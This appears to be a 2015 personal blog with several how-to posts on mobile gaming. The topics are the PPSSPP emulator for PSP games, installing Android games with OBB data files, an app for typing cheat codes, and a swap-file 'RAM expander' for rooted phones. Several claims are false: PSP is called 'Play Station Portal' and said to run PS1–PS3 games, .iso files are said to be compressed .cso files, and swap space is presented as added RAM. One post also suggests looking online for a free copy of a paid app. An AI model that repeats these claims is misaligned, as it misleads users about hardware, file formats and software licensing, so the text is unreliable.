PSP also known as Play Station Portal is a gaming device produced by Sony PlayStation.  PSP is programmed in such a way that it's compatible with all versions of PlayStation games ranging from PlayStation 1, 2, 3 to the latest.  The device is very cool to game with because it was programmed exclusively for playing games.  It has a nice keyboard pattern with four buttons on the left side (Square [left], Circle [right], Triangle [up] and X-shaped button [down]).

Play PSP games on android and Iphones
 A joystock-like button on the lower left, and four buttons(left, right, up and down arrows) positioned just above the joystick.  Also attached to the left and right are "L" and "R" buttons respectively.  This well defined game button pattern makes gaming on PSP smooth, spectacular and easy to play.  All the button PSP buttons reserves a definite function.  This is why many game lovers go after the PlayStation Portal device.  The structure of PSP is just like a normal PlayStation gamepad.  All the buttons on PlayStation gamepads are available on the device. PlayStation Portal is just like a gamepad with a display screen fixed in between the game buttons. That is, the screen is positioned at the center of the gaming device.

You can play all High Definition games on PSP.  This makes the device enviable, as you can play games swiftly without any slagging, or control difficulty.  This is the reason why most smartphone users and game lovers go after PSP.

If you are an android or iPhone user and you love the game display, easy control and spectacular graphics of the PSP device, then count your self lucky because you can play PSP games on your device using an emulator called 'PPSSPP.'  PPSSPP emulator is available on android and IOS versions.

PSP is programmed to run games with .iso and .cso extensions.  And the PPSSPP emulator makes use of the same file extension.

To save data and memory space, download only the .iso game files.  .Iso ppsspp game files are compressed form of .cso files.  A certain .cso game file of 2gb is the same as the same of with .iso extension and memory of 1gb.

After downloading the emulator, download the .iso or .cso extension PSP games and save them to a folder.  You can copy the games to a certain folder for remembrance.  Or alternatively, after installing the PPSSPP software on your device (android, Iphones, windows, etc), navigate to your file manager and find PSP folder.  You'll see five folders; cheats, game, ppsspp_state, save data and system.

The 'Cheats' sub-folder contains all the cheat codes you apply on while playing a PSP game.

Game folder is meant to contain all .iso or .cso extension games.  These files are PPSSPP game extensions.  After downloading the .iso or .cso files, copy them to this folder (Game) so that the PPSSPP software can easily detect them.  To avoid tress of copying and pasting PPSSPP game files to this folder, just set the folder as your download destination before downloading the game file.

Save game folder contains game files that were saved while playing games on PPSSPP.  This is why i love this software.  You can save a game on a certain slot provided on the software while playing the game.  You can get back to the game and load the saved file at anytime.  The PPSSPP will trace the saved game file on this folder and use it as a restore point.

In some cases, the game files may be in zip format.  Then you must unzip/unrar the game files using winrar.  There is no need of opening the .iso or. cso files directly from your phone.  This is where the PPSSPP emulator comes in.  Simply open the emulator and locate the folder where you saved the .iso/.cso files.  Once you get to the folder, you'll see thumbnails of those games.  Just click on any of them to lunch the game.

Anytime you open PPSSPP emulator, it will automatically load files from the initial folder where you opened the first game.  That's why you should copy all the game files to one folder (game sub-folder on psp folder) so that you don't have to navigate through different folders to select a game.

Just like i stated above, one fascinating thing about PPSSPP emulator is you can save your games while playing them if you have emergencies.  You can also customize the appearance of the game through the settings tab.

Now go ahead and enjoy your favourite PlayStation games on your smartphones.

Sunday, 7 June 2015

How to install apps/games with large data files on Android phones
One thing is to get an android phone, and another is to know how to install apps on the phone.  Most apps exists singly as APK files, which is the default extension format of all android softwares.  While on the other hand, some other apps, majorly High Definition games are packed together with an APK file and a data file.  In such apps, installing the APK file won't make the app work.  A novice might just ignore the data file and install the APK file.  In such cases, the game will either crash or request for a data file.  Games with only APK files have simple graphics, though some are High Definition, but they can't be compared to those that have both APK and data files.
Install large apps on android phones

  If you've played HD games such as GTA, FIFA, Need For Speed, Pro Evolution Soccer and the rest on your android phone, you'll see that they have spectacular graphics, and are superior to other games that have only APK files.  Though they are easy to install, but you'll have to sacrifice to get something cool.  After this tutorial, you'll find it easy to install games that have data files.

  A data file consists of all important files of an app which are packed together.  It contains the instructions a high definition game needs in other to run smoothly.  This indicates that if you don't copy the file to the correct folder, the application won't work.  I will write a brief tutorial on how to install any app that has a data file on android phones. The tutorial is not hectic so don't worry, you can finish everything within 5 minutes.

                                               Requirements

  1. Winrar/Winzip or any other UNZIP software. 
  2. A sufficient free memory that is at least twice that of the app.  This is because you'll need to unrar/unzip the app, and extract it to a specific folder.  Insinuating that if the original data file of the app is 2gb, you need a free memory space of at least 4.5gb in other to extract the file. 
Note : The data file will be duplicated after extracting it, so you have to delete the original file to save your memory space.

                                                Procedures

  1.  Open Winrar (or any other unzip app).
  2. Locate a folder named "Android" on your SD card (External memory).
  3. Open the folder.  You'll find a sub-folder named "data."  Just ignore it.
  4. Create another folder and name it "obb."  Now, you'll be having two sub-folders under "Android" folder, namely; "data" and "obb."
  5. Still on Winrar ( Or the unzip app), locate the folder where you saved the data file of the app.
  6. Open it and extract the folder you find inside to "obb" sub-folder on "android" folder.
  7. Wait a few minutes for the  extraction to complete.
  8. You'll now have a sub-folder in "obb" folder, containing the new data file you extracted.
  9. You can backup the original data file on your PC and delete the other from your phone, to free disk space.
  10. Now go ahead and install the APK file.  Wait a few minutes for the installation to complete.
  11. You are done.
This is very easy to do, and I hope you won't get lost doing it.  If you do, kindly drop a comment and I'll attend to it.  After following the above steps, just launch the game and enjoy it.

Friday, 8 May 2015

How To Apply Game Cheats On Android Phones

Sometimes, playing a certain game can be boring when you get stuck during playing a game.  You have to keep repeating a certain level over and over again due to the difficulty of a certain mission. It really pisses me off.   To me, playing a mission over and over is a waste of time and consumption of my phone's battery.  This is because the joy gotten from playing the game as well as the enthusiasm has been lost.  On my former post where I reviewed GTA III 10 Year Anniversary, i highlighted the problems i encountered while playing the game.  Though the problem i faced on the game was mainly time factor, that is, inadequate time to complete a mission.
But game cheats made difficult games easy.  GTA III celebrated their 10 years anniversary with some cool cheats to make things easy.  Despite the GTA III cheat codes, the time issue wasn't solved.  I applied all the cheat codes i could think of but i couldn't alter the time.  Initially, i tried to stop the time from counting down but it wasn't possible.  I decided to try and slow down the speed of the time counter but i couldn't.  All i could do was to slow down the entire game speed which has no effect on the timer.  You may experience different similiar issues as mine.  But am sure cheat codes can go a long way to ease the difficulty of the game.  Just like GTA III, i can evade the police, get as much cars, weapons and cash as i need.  This is an advantage of course.

The sad news is since android phones don't have keyboard unlike PC, it really makes using cheats on android phones almost impossible.   That means a virtual keyboard is needed to input these cheat codes during game play.  This virtual keyboard is scarce among android phones.  Although some higher android devices has a virtual keyboard pre-installed on them.  If your phone is among such category, you can just hold the menu button while playing the game and the virtual keyboard will pop-up.  Then you can input the cheat codes.  Many people can't afford such devices, that is, they are financially incapable to purchase those devices.

 Am among this category.  My device  doesn't have a pre-installed virtual keyboard.  Initially, when I started having difficulties while playing GTA III, I went after cheat codes.  Having found the cheat codes, the issue became how to input them during gameplay.  Normally, you can only use android keyboard while dialing a number, sending text messages by either using the default message software or with applications like facebook, whatsapp etc.  But you can't use the android keyboard while playing games.  This was really a big problem for me.  I searched the web over and over but i couldn't find any solution.  One day, i was searching google playstore when i saw an application; 'game keyboard'.  Literally from the name of the application, I knew it should be used to type words while playing a game.  I wasn't sure though.  I decided to try it out.  I installed the game keyboard and I was required to set a dedicated key to call up the app.  I selected the upper volume button of my phone.  Then i went to my phone settings and selected game keyboard as my default input software.  I launched GTA III and started playing the game, then i pressed the upper volume key and the game keyboard popped up.  I typed a cheat code and it worked.  Wow!!! My heart was filled with felicity.  I started enjoying cheat codes on my android phone.

One good thing about the app is you can use it just like other keyboards.  It can be used to send messages, etc.  Not only that, it is very swift and responsive unlike some pre-installed keyboards where you will have to press a button twice before it will carryout its effect. You can download game keyboard here.

You have to set up the keyboard and assign a dedicated button to call it up during gameplay.  You also have to make it your default keyboard by locating;
  • Settings
  • Language and Input
  • Select game keyboard as your default input . 
Then whenever you press the dedicated key (e.g upper or lower volume key) the game keyboard will pop up.  Then you can type the cheat codes while playing the game.  Incase you used a volume key as the called-up button, to increase or decrease your phone's volume, just double-press the corresponding key.  If you press the button once, the game keyboard will pop-up.
NOTE : You can only use physical buttons such as the volume keys to call up the game keyboard.  Therefore, the application can only allow you to select physical buttons as call up keys.

As stated earlier, game cheats require keyboard because you have to input the cheat codes using a keyboard.  Game keyboard made the use of game cheats possible on android devices because the cheat
will be useless if you can't input it on your device during gameplay.  Download the app below;

DOWNLOAD LINK :

Monday, 4 May 2015

How To Increase Your RAM And Play HD games On Low End Android Phones

 It can be disgusting/frustrating to download a High Definition android game and after installation, the game crashes and close due to inadequate RAM.  Most low end android phones have very low RAM of 398mb and 512mb respectively depending on the phone.  Examples of such phones includes Techno, Huawei, Gionee etc.  Though you can get some models with up to 1gb RAM, at higher rates of course.  People rush into low end android phones because of their financial capabilities, thus, giving them limitations to some applications just like playing HD games.

So, game lovers becomes disappointed after buying such phones and are not able to use them to their taste.  Am a gamer, I can't spend a day without playing a game on my android phone.  Well, initially, I used to have same problems of low RAM, so I couldn't play most HD games on my tecno android phone.  I lost the joy of gaming.  I had many HD games on my phone but they were seldomly used because my RAM was quite low (512 mb).  

I later came across many apps that can boost a phone's RAM.  But many of them needs  a PC to set up.  You have to partition your memory card and map out some space which can be swapped when your internal RAM is exhausted.  Its not an easy job though, I had to leave those apps because I didn't have a PC, and the job looked tedious... am a kind of lazy.

   I finally came across one app called Rhoesoft RAM expander (root).  I didn't hesitate in giving it a try, and guess what!!!  It worked.  "This is what I've been looking for", I said.  I was so excited.  I increased my RAM up to 4gb, insinuating that I can play any HD game on my phone.  The fascinating thing about this app is it doesn't need a PC.  You need to install it directly on your phone and it'll do the job.

        What you need to know about Rhoesoft RAM expander


  • It's a premium app.  Rhoesoft RAM expander is a paid app from Google playstore, so you have to purchase it or you can get a free version by searching on google.
  • It works only on rooted (unlocked/jail-brokened) android phones. This is because it needs Super SU permission to carry out its activities.
                                                  How to set up

  •  After installation, open the app then;


Rhoesoft RAM expander set up tutorial

  • Select the swap size (depending on your free memory space) maximum size is 4gb.
  • Tick  perfect kernel and choose your desired size.
  • Tick auto-run.
  • Finally, tap activate.
After activating, wait for few minutes (depending on the swap file size) for the swap file creation to be completed.  When it is done,  exit the app.  You should now see the app icon on your screen.  If you reboot your phone, the swap file will be disabled.  All you need do is to open the app (rhoesoft RAM expander) and activate the swap file.  This time, you won't be creating a fresh swap file. It will take less than 5 seconds to activate.  You can alternatively activate autorun.  If you do, there's no need to activate the swap file because it will activate itself automatically.
  You can now play any High Definition game on your low end android phone.  Enjoy it.  


Download link